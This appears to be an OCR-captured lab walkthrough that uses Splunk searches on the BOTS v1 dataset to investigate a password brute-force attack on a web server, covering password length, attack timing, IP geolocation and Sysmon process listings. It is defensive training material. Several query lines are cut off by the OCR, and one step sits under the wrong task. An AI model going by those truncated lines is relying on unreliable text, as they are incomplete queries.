
```
index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*us
```

Calculate a length for the userpassword string eval lenpword=len(userpassword)* <- Calculate a length for the userpassword string and store the value in lenpword

stats avg(lenpword) AS avgPword <- Calculate the average of all lenpword and rename it avgPword

eval avgPword=round(avgPword,0) <- Round the avgPword field to 0 decimal places and put it into the avgPword field

Once the query is executed, we get the following result:


Search | Splunk 8.2.6
New Search
All time
Events
Patterns
Statistics (1)
Visualization

```
index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*user*pass* | rex field=form_data "passwd
    =(?<userpassword>\w+)" | eval lenpword=len(userpassword) | stats avg(lenpword) AS avgPword | eval avgPword=round(avgPword,0)
✓ 414 events (before 6/15/22 5:51:09.000 AM)   No Event Sampling
   avgPword
1  6
```

Now that we know the attackers password length is set to 6 we can visualize our analysis

Task 2. Visualize the frequency of the password brute-forcing attack.


To visualize the frequency of the password brute-forcing attack, we can use the query below.

```
index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*us
```

This is a similiar query as too our final Task 1 query, note that we removed the *eval* and *stats* sections and added a *timechart*


timechart syntax is similar to *stats*

Once the query is executed, we get the following result:


Search | Splunk 8.2.6
New Search
Events
Patterns
Statistics (671)
Visualization

```
✓ 414 events (before 6/15/22 5:52:16.000 AM)   No Event Sampling
   _time                  192.168.250.70
1  2016-08-10 21:36:55    1
2  2016-08-10 21:36:56    0
3  2016-08-10 21:36:57    0
4  2016-08-10 21:36:58    0
5  2016-08-10 21:36:59    0
6  2016-08-10 21:37:00    0
7  2016-08-10 21:37:01    0
8  2016-08-10 21:37:02    0
9  2016-08-10 21:37:03    0
```

We also receive a visualization by clicking on *Visualization*


Search | Splunk 8.2.6
splunk>enterprise
New Search
Statistics (671)
Visualization
20
15
10
5
9:37 PM Wed Aug 10 2016
9:38 PM
9:39 PM
9:40 PM
9:41 PM
9:42 PM
9:43 PM
9:44 PM
9:45 PM
9:46 PM
9:47 PM
_time
192.168.250.70

```
index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*user*pass* | rex field=form_data "passwd
    =(?<userpassword>\w+)" | timechart span=1s count by dest_ip
✓ 414 events (before 6/15/22 5:53:49.000 AM)   No Event Sampling
```

With our visualization we now know the time ranges of the attack.


Task 3. How many seconds elapsed between the time we first saw the password "batman" and the time we saw it again?

A splunk search that can **automatically** determine how many seconds elapsed between the time we first saw the password *batman* and the time we saw it again can be found below.

```
index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*us
```

Change the **Visualization** from *Line Chart* to *Cluster Map*

Once the query is executed, we get the following result:



Search | Splunk 8.2.6
splunk>enterprise
New Search
All time
Statistics (1)
Visualization

```
index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*user*pass* | rex field=form_data "passwd
    =(?<userpassword>\w+)" | search userpassword=batman | transaction userpassword | table duration
✓ 1 event (before 6/15/22 5:55:07.000 AM)   No Event Sampling
   duration
1  92.169084
```

Task 4. Extend IP location to visualizations

The below Splunk search can provide us with a bird's eye view of the involved IP addesses.

```
index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*us
```


Search | Splunk 8.2.6
New Search
Statistics (14)
Visualization
Cluster Map
Format
United States
Toronto
Buffalo
NY
Milwaukee
Detroit
Chicago
Cleveland
Des Moines
Omaha
Cheyenne
Denver
St. Louis
Philadelphia
New York
Boston
Nashville
Memphis
Oklahoma City
Santa Fe
Dallas
Atlanta
Jackson
Raleigh
Norfolk
Washington, D.C.
Bermuda
latitude: 39°02'47"N
longitude: 77°28'33"W
23.22.63.114: 412
40.80.148.42: 2


```
index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*user*pass* | iplocation src_ip | geostats latfield
    =lat longfield=lon count by src_ip
✓ 414 events (before 6/15/22 5:56:07.000 AM)   No Event Sampling
```

Task 5. List all process execution activity and all executed commands

All process execution activity can be listed through the Splunk search below.

```
index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" | stats value
```

Once the query is completed, we get the following result:



Search | Splunk 8.2.6
New Search
All time
Statistics (150)
Visualization

```
index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" | stats values(ParentImage) by process
242,894 of 242,894 events matched   No Event Sampling
    process                                                                         values(ParentImage)
1   C:\Program Files (x86)\Acronis\TrueImageHome\TrueImageMonitor.exe              C:\Windows\SysWOW64\runonce.exe
2   C:\Program Files (x86)\Common Files\Acronis\CDP\afcdpsrv.exe                   C:\Windows\System32\services.exe
3   C:\Program Files (x86)\Common Files\Acronis\Infrastructure\mms_mini.exe        C:\Windows\System32\services.exe
